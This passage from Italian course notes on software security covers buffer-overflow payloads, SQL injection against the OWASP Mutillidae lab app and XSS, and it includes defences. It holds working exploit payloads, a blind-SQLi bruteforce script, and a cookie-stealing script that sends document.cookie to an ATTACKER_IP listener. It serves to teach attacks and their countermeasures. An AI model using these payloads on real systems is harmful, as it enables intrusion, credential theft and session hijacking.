        = 0xfffffd5d2 - 0xfffffd5dc = -10 -> 10 byte di padding
```

- **Indirizzo di `win()`:** da `disass win` o `p win` (es. `0x0804846b`) → little endian `\x6b\x84\x04\x08`:

```
python2 -c 'print("A"*10 + "\x6b\x84\x04\x08")' | ./esercizio3
# Chiamo l'indirizzo della funzione, salto a 0x0804846b
# Hai modificato correttamente il flusso di esecuzione
```

Nota

Si usa `python2` perché il suo `print` emette i byte grezzi sullo `stdout` senza codifiche aggiuntive; in Python 3 conviene `sys.stdout.buffer.write(...)` con una `bytes` per evitare che i byte non-ASCII vengano alterati dall'encoding.

23.6 Esercizio 3.1 — Sovrascrivere il return address

- **Exploit più potente:** sovrascrivere l'**indirizzo di ritorno** di `login()` per saltare a `impossibile()`, una funzione che il codice non chiama mai.

```
bool login(){
    char password[X];
    printf("Inserisci la parola d'ordine: \n");
    gets(password);
    return strcmp(password, "segreto") == 0;
}
void impossibile(){ printf("Funzione mai invocata!\n"); }
```

- **Buffer** a `-0x2d(%ebp)`; offset fino al **saved EBP** = `ebp - eax = 0xfffffd5c8 - 0xfffffd59b = 45 byte`.
 - Il return address sta **4 byte oltre** il saved EBP → filler totale:

```
45 (fino al saved EBP) + 4 (dimensione saved EBP) = 49 byte
```

Trovato l'indirizzo di `impossibile()` (`0x080484c4` -> `\xc4\x84\x04\x08`):

```
python2 -c "print 'A'*49 + '\xc4\x84\x04\x08'" | ./esercizio3_1
# Inserisci la parola d'ordine:
# Funzione mai invocata!
# Segmentation fault
```




Figura — Layout del payload che sovrascrive il return address.

- **Segmentation fault finale:** atteso → dopo `impossibile()` lo stack non è più coerente e il `ret` successivo salta a un indirizzo non valido.
 - Non toglie nulla al risultato: abbiamo **controllato il flusso di esecuzione** tramite l'input.
 - È il principio alla base di shellcode e return-oriented programming (ROP) negli exploit reali.

24 Esercitazione: SQL Injection

- **Contesto del laboratorio:**

- ▶ Esercitazione **piu importante del corso**.
- ▶ Ambiente: **OWASP Mutillidae II** (web app deliberatamente vulnerabile), su `http://127.0.0.1/mutillidae/`.
- ▶ Backend **MariaDB**: il carattere `#` introduce un commento a fine riga → ingrediente chiave di quasi tutti i payload.

Definizione

La **SQL injection** (SQLi) è una vulnerabilità che nasce quando l'input dell'utente viene **concatenato** direttamente nel testo di una query SQL senza separazione fra codice e dati. L'attaccante inserisce frammenti di SQL che alterano la logica della query originale, riuscendo a leggere, modificare o esfiltrare dati a cui non dovrebbe avere accesso, fino a bypassare l'autenticazione o leggere file di sistema.

Approfondimento

La radice del problema. La query vulnerabile di Mutillidae è costruita così:

```
"SELECT * FROM accounts WHERE username='" . $user . "' AND password='" . $pass . "'"
```

L'input dell'utente finisce **dentro** la stringa SQL fra apici. Se l'attaccante inserisce un apice, «esce» dal contesto-stringa e quello che segue viene interpretato come **codice SQL**. La difesa definitiva (vista nella Parte I) sono le **prepared statement** con parametri legati: il driver tiene separati il template della query e i valori, e nessun input può più cambiare la struttura della query.

24.1 Esercizio 1 — Rilevare la vulnerabilità

- **Test classico:** inserire un **singolo apice** (`'`) nel campo username. Se vulnerabile, l'apice rompe la sintassi e il server restituisce un errore SQL:

```
Query:  SELECT * FROM accounts WHERE username='' AND password=''
Errore: 1064 - You have an error in your SQL syntax ... near '''' AND
        password='' at line 2
File:   /var/www/html/mutillidae/classes/MySQLHandler.php (linea 165)
```

- **Errore 1064** (syntax error) = conferma: l'apice è arrivato al motore SQL senza essere neutralizzato.
 - ▶ Già **information disclosure**: la verbose error page rivela path, DBMS e frammento di query (anti-pattern di per sé).

24.2 Esercizio 2 — Tautologia e authentication bypass

- **Tautologia** = condizione sempre vera. Inserendo nel campo username:

```
' OR 1=1 #
```

- **Effetto:** la query diventa `SELECT * FROM accounts WHERE username='' OR 1=1 #...`.
 - ▶ Il `#` commenta tutto ciò che segue (incluso il controllo password).
 - ▶ `OR 1=1` rende vera la `WHERE` per **ogni** riga.
 - ▶ **Risultato:** l'intera tabella `accounts` restituita, con username, password e firme in chiaro:

```
Username=admin Password=adminpass Signature=g0t r00t?
Username=john Password=monkey Signature=I like the smell of confunk
...
```

24.3 Esercizio 3 — UNION-based injection ed esfiltrazione

- **UNION-based**: usa `UNION SELECT` per accodare ai risultati legittimi i dati di **altre** tabelle.
 - **Condizione necessaria**: la `SELECT` iniettata deve avere lo **stesso numero di colonne** dell'originale (qui 7) e tipi compatibili.
 - I numeri costanti (`1, ..., 7`) riempiono le colonne che non interessano.

3.1 — Enumerare tabelle e colonne tramite `information_schema`, il catalogo di sistema che descrive lo schema del database:

```
' UNION SELECT 1,table_schema,table_type,table_name,5,6,7
FROM information_schema.tables #
```

```
' UNION SELECT 1,column_name,3,4,5,6,7 FROM information_schema.columns
WHERE table_schema = "nowasp" AND table_name = "credit_cards" #
```

3.2 — Esfiltrare i dati sensibili una volta noti nomi di tabella e colonne:

```
' UNION SELECT ccid,ccnumber,ccv,expiration,5,6,7 FROM credit_cards #
```

3.3 — Leggere file locali con `LOAD_FILE()`, se i privilegi del DB lo permettono (`FILE privilege`):

```
' UNION SELECT 1,LOAD_FILE('/etc/passwd'),3,4,5,6,7 FROM credit_cards #
```

- **Esito**: l'output mostra `/etc/passwd` → la SQLi è diventata **lettura arbitraria di file** sul server, ben oltre il semplice accesso ai dati applicativi.

24.4 Esercizi 4 e 5 — Login bypass mirato

- **Obiettivo**: autenticarsi **come un utente specifico** senza conoscerne la password → chiudere l'apice sullo username e commentare il controllo password:

```
admin' #
```

- **Effetto**: la query diventa `SELECT username FROM accounts WHERE username='admin' #' ;` → la parte password sparisce nel commento e il login riesce come `admin`.
 - Stesso schema per qualunque utente noto (es. `scotty' #` per accedere come `scotty`).

24.5 Esercizio 6 — Blind SQL injection (approfondimento)

- **Tecnica piu sottile**, da comprendere a fondo.
- **SQLi blind (cieca)**: l'applicazione **non mostra** il risultato della query né i messaggi di errore, ma il comportamento cambia in modo **osservabile** secondo che la condizione iniettata sia vera o falsa.
 - L'attaccante non «legge» il dato: lo **indovina** un bit alla volta ponendo domande sì/no.

Definizione

Blind SQLi boolean-based. Si inietta una condizione booleana e si distingue il caso vero dal falso osservando una **differenza nella risposta** (pagina piu lunga/corta, presenza di un banner, codice HTTP diverso). Ripetendo la domanda su ogni carattere si ricostruisce il dato segreto. Esiste anche la variante

time-based, in cui la differenza osservabile è il **tempo di risposta** (es. tramite `SLEEP()`), utile quando l'output è identico in entrambi i casi.

Procedimento manuale su Mutillidae per l'utente `john`:

- **Passo 1 — lunghezza della password**: provare ogni lunghezza finché la risposta «cambia»:

```
john' AND LENGTH(password) = 9 #
```

- **Passo 2 — estrarre un carattere alla volta** con `SUBSTRING(stringa, posizione, lunghezza)`:

```
john' AND SUBSTRING(password, 1, 1) = 'm' #
```

- **Logica**: carattere corretto → condizione vera → risposta diversa dalla **baseline** (caso costruito per essere sempre falso).
 - Si itera su posizione 1, 2, 3... e su tutto l'alfabeto fino a ricostruire l'intera password.

Approfondimento

Perché serve una baseline. Non sappiamo a priori che aspetto ha una risposta «vera» o «falsa». Si invia allora una condizione **sicuramente falsa** (es. `LENGTH(password)=0`) e si misura la lunghezza della pagina restituita: quello è il riferimento del «falso». Da quel momento, **qualunque** risposta di lunghezza diversa segnala una condizione **vera**. È un confronto differenziale, non assoluto: robusto anche se la pagina contiene elementi dinamici.

24.5.1 Automazione: lo script Python di blind bruteforce

- **Motivazione**: estrarre a mano una password di 8-9 caratteri richiede centinaia di richieste → si automatizza.
- **Cosa fa lo script**:
 - Costruisce la baseline.
 - Trova le lunghezze compatibili.
 - Ricostruisce la password con tecnica **a prefisso** (estende la stringa nota di un carattere per volta).
 - `LIMIT 1 OFFSET n` gestisce il caso di più utenti omonimi.

```
#!/usr/bin/python3
import requests, argparse

alphabet = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#%^&*()-_+=[]{}|;:.,<.>?/'~"
matched_lengths = []

parser = argparse.ArgumentParser("Blind SQLi Length & Password Extractor")
parser.add_argument("-v", "--verbose", action="store_true")
parser.add_argument("-U", "--url", type=str, required=True)
parser.add_argument("-u", "--username", type=str, required=True)
parser.add_argument("-m", "--max-length", type=int, default=50)
args = parser.parse_args()
url, username, max_length, verbose = args.url, args.username, args.max_length, args.verbose

def post_payload(payload_username):
    data = {'username': payload_username, 'password': '',
           'login-php-submit-button': 'Login'}
    return requests.post(url, data=data)

# 1) Baseline: caso sempre falso (LENGTH = 0)
```



```

baseline = f''' OR (username='{username}' AND LENGTH(password)=0) #"
wrong_len = len(post_payload(baseline).text)

# 2) Trova le lunghezze possibili
for length in range(1, max_length + 1):
    test = f''' OR (username='{username}' AND LENGTH(password)={length}) #"
    if len(post_payload(test).text) != wrong_len:
        matched_lengths.append(length)
        print(f"Password of length {length} matched!")

# 3) Per ogni lunghezza, estrai i caratteri uno a uno (prefix attack)
for plen in matched_lengths:
    chars = [''] * plen
    for i in range(plen):
        for letter in alphabet:
            chars[i] = letter
            prefix = ''.join(chars)
            payload = (f"{username}' AND (SUBSTRING((SELECT password FROM accounts "
                        f"WHERE username='{username}' AND LENGTH(password)={plen} LIMIT
1), "
                        f"1, {i+1}) = '{prefix}')) #"
            if len(post_payload(payload).text) != wrong_len:
                break
    print(f"Password for '{username}' (len={plen}): {''.join(chars)}")

```

Esecuzione tipica e output:

```

python3 blind_bruteforce.py -U "http://127.0.0.1/mutillidae/index.php?page=login.php" -u
john -m 50 -v
# Password of length 9 matched!
# Password for 'john' (len=9): ...

```

Attenzione

Dettagli che fanno la differenza all'esame. (1) Il # finale è indispensabile per scartare il resto della query originale. (2) LIMIT 1 evita errori se la sub-query ritorna più righe (utenti omonimi). (3) Il confronto SUBSTRING(...) = 'prefix' cresce di un carattere per iterazione: è più efficiente di confrontare un singolo carattere perché non richiede di conoscere in anticipo la posizione corretta. (4) La detection si basa solo sulla differenza di len(r.text) : nessun dato viene mai mostrato direttamente.

24.6 Difesa: come si chiude la vulnerabilità

Nessuna sanitizzazione «fai-da-te» degli apici e affidabile. Le contromisure corrette, in ordine di priorità: **prepared statement** con query parametriche (separano codice e dati, neutralizzando l'injection alla radice); **principio del minimo privilegio** per l'utente del DB (niente FILE privilege, niente accesso a mysql.user); **disabilitare i messaggi di errore verbosi** in produzione; **WAF** come difesa in profondità. La sanitizzazione tramite escaping è solo un ripiego e va evitata come unica misura.

25 Esercitazione: Cross-Site Scripting (XSS)

- **Obiettivo:** mostrare come un input non sanificato che finisce nell'HTML permetta di iniettare markup e JavaScript eseguiti dal browser della vittima.
 - **Due pagine di Mutillidae:** **User Info** (XSS riflesso), **Add to your blog** (XSS persistente).

Definizione

L'**XSS** è una vulnerabilità in cui input dell'utente viene riflesso nella pagina senza encoding, cosicché il browser lo interpreta come **codice** (HTML/JS) invece che come testo. **Riflesso (reflected):** il payload è nella richiesta e torna nella risposta immediata (serve indurre la vittima a cliccare un link malevolo). **Persistente (stored):** il payload viene **salvato** dal server (es. in un post del blog) e colpisce **chiunque** visiti la pagina, senza bisogno di un link ad hoc – per questo è più pericoloso.

25.1 XSS riflesso (pagina User Info)

- **Bersaglio:** `index.php?page=user-info.php`, campo `username`.
 - Il valore inserito viene riflesso nell'HTML → chiudendo il contesto con `">` si aggiungono tag arbitrari.
- **Iniezione di un'immagine** (prova che il markup viene interpretato):

```
">
```

- **Iniezione di un form** che invia dati a un dominio esterno (base per il phishing):

```
"><form action="https://www.google.com/search" method="get">
  <input type="text" name="q" />
  <input type="submit" value="Cerca" />
</form>
```

- **Cookie stealing** — l'attacco di impatto reale: script che invia i cookie di sessione della vittima a un server dell'attaccante:

```
<script>
  var x = new XMLHttpRequest();
  x.open("POST", "http://ATTACKER_IP:8080", true);
  x.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
  x.send("cookie=" + document.cookie);
</script>
```

- **Lato attaccante:** basta un listener in ascolto:

```
nc -l 8080
```

- **Esito:** quando la vittima autenticata apre il link malevolo (script URL-encoded come `username`), il listener riceve:

```
POST / HTTP/1.1
Host: ATTACKER_IP:8080
Content-Type: application/x-www-form-urlencoded
...
cookie=showhints=1; PHPSESSID=9f5qu5n2ldvo56b369qk55p641
```

- Con quel `PHPSESSID` l'attaccante impersona la vittima (**session hijacking**).

25.2 XSS persistente (pagina Add to your blog)

- **Meccanismo:** sulla pagina del blog (`index.php?page=add-to-your-blog.php`) il payload viene **memorizzato**.
 - Lo stesso script di cookie stealing, inserito **una sola volta**, si attiva per **ogni** utente che poi visualizza la pagina.
 - Non serve più indurre la vittima a cliccare un link: è il server stesso a servire lo script malevolo.

Esempio

Sequenza dell'attacco stored. (1) L'attaccante salva nel blog lo `<script>` che esfiltra `document.cookie`. (2) Una vittima autenticata (es. `john`) naviga sulla pagina del blog. (3) Il browser della vittima esegue lo script e invia il `PHPSESSID` al listener `nc`. (4) L'attaccante incolla quel cookie nel proprio browser dalla console (`document.cookie = "PHPSESSID=..."`), ricarica e risulta autenticato come `john`.

Attenzione

Difese contro l'XSS. (1) **Output encoding** sensibile al contesto: ogni dato dinamico va codificato secondo dove appare (HTML body, attributo, JS, URL). (2) **Content Security Policy (CSP)** per bloccare l'esecuzione di script inline e di origini non whitelisted. (3) Cookie con flag `HttpOnly` (inaccessibili a `document.cookie`) e `Secure`. (4) Validazione dell'input in **allowlist**. Da sola la validazione non basta: la difesa primaria è l'encoding in output.

26 Simulazione d'esame: traccia svolta

- **Struttura della prova pratica:** combina **buffer overflow** e **SQL injection**.
 - Di seguito il filo logico, con i ragionamenti chiave già visti nelle esercitazioni.

26.1 Parte buffer overflow

- **Metodo sempre uguale** (cambiano solo i valori): disassembla → trova offset a runtime con GDB → costruisci il payload little endian.
- **Esempi di varianti d'esame:**

Obiettivo	Offset	Payload
Crash (es1)	43709 B	<code>python -c 'print("A"*43709)' ./es1 -> seg-fault</code>
Settare <code>topolino = 0x7A525851</code> (es2)	45 B	<code>filler + \x51\x58\x52\x7a</code> (byte invertiti)
Settare <code>pluto = 0x00745962</code> (es3)	376 B	<code>filler + \x62\x59\x74\x00</code>
Saltare a <code>nascosta() 0x0804846b</code> (es4)	82264 B	<code>filler + \x6b\x84\x04\x08</code>

- **Calcolo dell'offset:** `ebp - 0xc - eax` (variabili locali) oppure `ebp - eax (+4)` (return address); valori target in **little endian**.

26.2 Parte SQL injection

Su Mutillidae (login page, SELECT a 7 colonne, MariaDB):

- **Versione DB e utente corrente:**

```
' UNION SELECT 1,VERSION(),CURRENT_USER(),4,5,6,7 #  
-- -> 10.1.23-MariaDB / root@localhost
```

- **Hash delle password di sistema** dalla tabella `mysql.user`:

```
' UNION SELECT Host,User,Password,'x','x','x','x' FROM mysql.user #  
-- -> hash SHA-1 (*2470C0C0...), password_expired='N'
```

- **Colonne di una tabella** via `information_schema.columns`:

```
' UNION SELECT 1,table_name,column_name,4,5,6,7  
FROM information_schema.columns WHERE table_name='hitlog' #  
-- -> cid, hostname, ip, browser, referer, date
```

- **Blind SQLi sull'utente `simba`** con lo stesso script: baseline da login fallito → ricerca lunghezza (8) → estrazione carattere per carattere:

```
python blind_bruteforce.py -U http://127.0.0.1/mutillidae/index.php?page=login.php -u  
simba -v  
# Password length 8 matched! -> Password for 'simba': password
```

26.3 Domande ricorrenti d'esame

Domanda	Risposta
Perche usare <code>#</code> come commento?	E il commento a riga singola in MySQL/MariaDB: scarta il resto della query originale (incluso il controllo password).
Perche <code>LIMIT 1</code> nelle sub-query?	Evita errori quando la sub-query potrebbe restituire piu righe (es. utenti omonimi).
Perche invertire i byte nei payload?	La CPU x86 e little endian: il valore va scritto con il byte meno significativo per primo (LSB -> MSB).
Perche disabilitare stack protector e ASLR in lab?	Per isolare il meccanismo dell'overflow; nel mondo reale queste protezioni sono attive ed e cio che rende l'exploit difficile.
UNION-based vs blind?	UNION mostra i dati direttamente in pagina; blind li deduce dal comportamento (lunghezza risposta o tempo) quando l'output non e visibile.